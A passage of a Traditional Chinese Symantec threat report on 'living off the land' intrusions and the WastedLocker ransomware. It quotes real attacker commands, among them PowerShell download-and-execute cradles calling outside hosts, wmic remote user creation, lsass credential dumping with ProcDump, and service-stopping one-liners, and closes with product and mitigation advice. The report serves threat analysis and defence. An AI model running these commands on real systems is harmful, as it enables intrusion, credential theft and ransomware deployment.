PowerShell -c Get-PSDrive -PSProvider \” FileSystem\””””	列出檔案系統上的所有可用磁碟和相關資訊（例如可用空間、位置等）

第二天（2 月 15 日），攻擊者返回命令提示符號並執行命令新增使用者，然後檢查使用者是否已新增。直到 3 月 4 日，在當地時間下午 6 點 30 分啟動了 PowerShell 命令，才觀察到進一步的活動。還觀察到正在執行 WMI 命令並用於搜索特定帳戶。此後不久，從 %USERPROFILE%\documents\x64 執行了 Mimikatz。

3 月 11 日，攻擊者試圖透過 PowerShell 連接到資料庫伺服器，大概是使用他們竊取的憑證。攻擊者還使用 SQL 命令檢索資料庫伺服器的版本資訊，大概是為了測試憑證和連接性：

```
PowerShell -C
$conn=new-object System.Data.SqlClient.SQLConnection(“ “” Data
Source=[REDACTED];User [REDACTED] { $conn.Open(); }Catch { continue;
}$cmd = new-object System.Data.SqlClient.SqlCommand(“ “” select
@@version;” “”, $conn);$ds=New-Object system.Data.DataSet;$da=New-Object
system.Data.SqlClient.SqlDataAdapter($cmd);[void]$da.fill($ds);$ds.Tables[0];$conn.Close();””
```

然後在 4 月份看到了進一步的活動。4 月 8 日，可疑的 PowerShell 命令試圖從遠端主機下載工具：

```
PowerShell.exe -nop -w hidden -c $k=new-object net.webclient;$k.proxy=[Net.
WebRequest]::GetSystemWebProxy();$k.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
$k.downloadstring(‘http://185.205.210.46:1003/iO0RBYy3O’);
PowerShell.exe -nop -w hidden -c $m=new-object net.webclient;$m.proxy=[Net.
WebRequest]::GetSystemWebProxy();$m.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
$m.downloadstring(‘http://185.205.210.46:1131/t8daWgy9j13’);
```

4 月 13 日，PowerShell 啟動並執行以下命令：

表 8：4 月 13 日執行的 PowerShell 命令

命　令	描　述
PowerShell.exe” -noninteractive -executionpolicy bypass whoami”	查看當前執行命令的使用者的帳戶名稱
PowerShell.exe” -noninteractive -executionpolicy bypass netstat -a”	網路路由資訊

然後使用 PowerShell 連接到資料庫伺服器並檢查版本資訊，可能是確認當前執行的憑證。這與之前觀察到的 PowerShell 命令類似，但資料庫伺服器 IP 位址不同。

最後，攻擊者使用 PowerShell 透過 arp -a 命令查看當前的 ARP 表（最近與之通信的電腦 IP 和主機名稱）。那是我們在這台電腦上觀察到的最後一個活動。

在勒索軟體攻擊中，採用「就地取材」戰術

如前所述，當前這一代勒索軟體組織採用了 APT 式攻擊中所見的各種劇本，對整個組織發起目標式勒索軟體攻擊。「就地取材」工具在攻擊的憑證竊盜和橫向移動階段發揮著關鍵作用。

案例研究：WastedLocker

WastedLocker 是一個與 Evil Corp 網路犯罪集團有關聯的目標式勒索軟體家族。它被用於 2020 年的一系列備受矚目的攻擊。賽門鐵克阻止了該集團的數十次入侵企圖，這項調查提供了很多有關該集團遵循的攻略的見解。

受害組織最初的入侵涉及一個稱為 SocGholish 的已知框架，該框架透過受感染的合法網站以壓縮文件的形式提供給受害者。壓縮文件包含偽裝成瀏覽器更新的惡意 JavaScript。然後 wscript.exe 執行第二個 JavaScript 文件。該 JavaScript 首先使用 whoami、net user 和 net group 等命令分析電腦，然後執行 PowerShell 命令以下載其他 PowerShell 腳本。

在攻擊的下一階段，PowerShell 被用於下載和執行包含 .NET 注入器的 Cobalt Strike Beacon 加載器。據報導，注入器和加載器取自一個名為 Donut 的開放原始碼項目，該項目旨在幫助注入和執行記憶體中的有效酬載：

```
powershell nop w hidden exec bypass c IEX (New-Object Net.WebClient).Downloadstring(‘http://cofeedback. com/
download/4auth’);
```

注入的 Cobalt Strike Beacon 酬載用於執行命令、注入其他程序、提升當前程序或模擬其他程序以及上傳和下載檔案。PowerView 的 Get-NetComputer 命令被攻擊者用來做為隨機命名。

```
“CSIDL_SYSTEM\cmd.exe” /C powershell Import-Module “CSIDL_COMMON_APPDATA\ks78jahhjs.ps1”; [RANDOM NAME]
-OperatingSystem server >> “ CSIDL_PROFILE\appdata\local\temp\rad2627e.tmp
```

然後看到此命令在 Active Directory 資料庫中搜索所有電腦物件，過濾條件如 *server* 或 *2003* 或 *7*（列出所有 Windows Server、Windows Server 2003 或 Windows 7 電腦）。攻擊者隨後將此資訊記錄在 .tmp 檔案中。

權限提升是使用公開記錄的技術執行的，該技術涉及軟體授權使用者介面工具 (slui.exe)，這是一個負責啟動和更新 Windows 作業系統的 Windows 命令列工具。

```
cmd.exe /c “powershell.exe start-process slui.exe -verb runas”
```

攻擊者使用 WMI 在遠端電腦上執行命令，例如新增用戶或執行其他下載的 PowerShell 腳本。

```
wmic /node:”CXDP-CNT-02” process call create ‘net user <?,?> Abmin123## /ADD’
wmic /node:”RCHSVFPSQLTST01” process call create ‘powershell -nop -exec bypass -c IEX (New-Object Net.
WebClient).DownloadString(‘http://[REDACTED]/manage’); jgifjgtebcndpgjk 1304’
“CSIDL_SYSTEM\wbem\wmic.exe” “CSIDL_SYSTEM\wbem\wmic.exe” /node:192.168.18.58 process call create “cmd
/c powershell -nop -w hidden -exec bypass -c IEX (New-Object Net.WebClient).DownloadString(‘http://net- giftshop.info/
download/24fauth’)”
```

Cobalt Strike 還用於使用 ProcDump 執行憑證傾印和清空日誌文件。

```
CSIDL_COMMON_APPDATA\procdump64.exe -accepteula -64 -ma lsass.exe CSIDL_COMMON_APPDATA\lsass.dmp
```

為了部署勒索軟體，攻擊者使用 PsExec 啟動了一個合法的命令列工具來管理 Windows Defender (mpcmdrun.exe) 以停用掃描所有下載的文件和附件，刪除所有已安裝的定義，並在某些情況下停用 即時監控。

然後使用 PsExec 來啟動 PowerShell，它使用 win32_service WMI 類別來檢索服務，並使用 net stop 命令來停止這些服務。

```
“powershell.exe” -c “Get-WmiObject win32_service -ComputerName localhost
| Where-Object {$_.PathName -notmatch ‘CSIDL_SYSTEM_DRIVE\win’}
| select Name, DisplayName, State, PathName
| select ExpandProperty Name <?,?> foreach-object {net stop $_}”
```

在 Windows Defender 被禁用並在整個組織中停止服務後，PsExec 被用來啟動 WastedLocker 勒索軟體本身，然後開始加密數據並刪除磁碟快照。

保護

Symantec Enterprise Security Complete (SESC: 賽門鐵克端點安全完整版) 正在持續不斷地增強功能，以保護客戶並在不斷變化的威脅形勢下保持領先地位。 SESC 使用多種安全技術來防禦「就地取材」和「無檔案」攻擊，包括端點安全、端點偵測和回應 (EDR)、電子郵件安全和網路安全。

Symantec Endpoint Security 包括 (不僅於) 專門應對「就地取材」的挑戰的專用功能。

- Threat Hunter Cloud Analytics(威脅獵手雲端分析) 包括用於檢測漏洞、PowerShell、橫向移動和命令和控制交互活動的分析應用程式。 Cloud Analytics 使用進階機器學習和基於雲的人工智慧來篩選賽門鐵克的全球數據湖，以識別事件並提供不斷發展的分析。此外，安全分析師進一步重新訓練演算法以改進分析引擎並減少誤報。當演算法檢測到可疑活動時，Threat Hunter 研究團隊會審查活動並用攻擊者的戰術、技術和程序的詳細資訊對警報進行註釋，以提供攻擊的背景資訊，並使 SOC 分析師能夠快速識別威脅。
- 賽門鐵克端點偵測與回應 (SEDR: Symantec Endpoint Detection and Response) 利用分析提供的自動攻擊追踪以及賽門鐵克分析師的安全專業知識來遠端調查和遏制對手對客戶網路的入侵。
- Symantec Behavioral Isolation(行為隔離) 能夠監控和阻止「就地取材」攻擊中使用的受信任應用程式行為。熱點圖確定了可以安全主動地阻止的應用程式和行為的組合，有效地關閉了採用「就地取材」的技術的機會。
- Symantec Endpoint Threat Defense for Active Directory (基於端點威脅防禦的 AD 保護) 透過在端點結合 AI、混淆和進階鑑識方法來即時遏制攻擊，從而防止憑證竊盜和橫向移動，從而限制了利用後入侵。
- 欺敵技術使用誘餌暴露隱藏的對手並揭示攻擊者的意圖、戰術和目標。
- Symantec Endpoint Application Control (端點應用程式控管): 因為最小化攻擊面並僅允許執行已知良好的應用程式，所以能最大化對進階複雜攻擊的防禦。
- 專用的非 PE（腳本）檔案模擬器可對 JavaScript、VBScript、VBA 巨集和 PowerShell 威脅進行反混淆和檢測。此功能部署在所有賽門鐵克掃描產品中。
- 命令列檢測引擎專門監控兩用工具及其行為。

緩解措施

賽門鐵克安全專家建議用戶遵守以下最佳實務做法，以防止目標式攻擊。

當地環境：

- 監控網路內兩用工具的使用情況。
- 確保您擁有最新版本的 PowerShell 並啟用日誌記錄。
- 限制對 RDP 服務的存取。僅允許來自特定已知 IP 位址的 RDP，並確保您使用多因子驗證 (MFA)。
- 對管理帳戶的使用實施適當的稽核和控制。您還可以為管理工作實施一次性憑證，以幫助防止管理員憑證竊盜和濫用。
- 為系統管理工具創建使用配置文件 (profiles)。攻擊者使用其中許多工具在網路中橫向移動而未被發現。
- 在適用的情況下使用應用程式允許 (白) 名單。
- 鎖定 PowerShell 可以提高安全性，例如使用受限語言模式。
- 使憑證傾印更加困難，例如透過在 Windows 10 中啟用憑證保護或禁用 SeDebugPrivilege。
- 多因子驗證 (MFA) 可以幫助限制被入侵憑證的有效性。

電子郵件：

- 啟用多因子驗證 (MFA) 以防止在網路釣魚攻擊期間洩露憑證。
- 強化電子郵件系統的安全架構，以最大限度地減少到達最終用戶收件箱的垃圾郵件數量，並確保您遵循電子郵件系統的最佳實踐，包括使用 SPF 和其他防禦網路釣魚攻擊的措施。

關於賽門鐵克

賽門鐵克公司 (Symantec) 已於 2019/11 合併入博通 (BroadCom) 的企業安全部門，Symantec 是世界首屈一指的網路安全公司，無論資料位在何處，賽門鐵克皆可協助企業、政府和個人確保他們最重要資料的安全。全球各地的企業均利用賽門鐵克的政策性整合式解決方案，在端點、雲端和基礎架構中有效地抵禦最複雜的攻擊。賽門鐵克經營的安全情報網是全球規模最大的民間情報網路之一，因此能成功偵測最進階的威脅，進而提供完善的防護措施。
若想瞭解更多資訊，請造訪原廠網站 https://www.broadcom.com/solutions/enterprise-security/enterprise-security-solutions 或
賽門鐵克解決方案專家：保安資訊有限公司的中文網站 https://www.savetime.com.tw/(好記：幫您.節省時間.的公司.在台灣)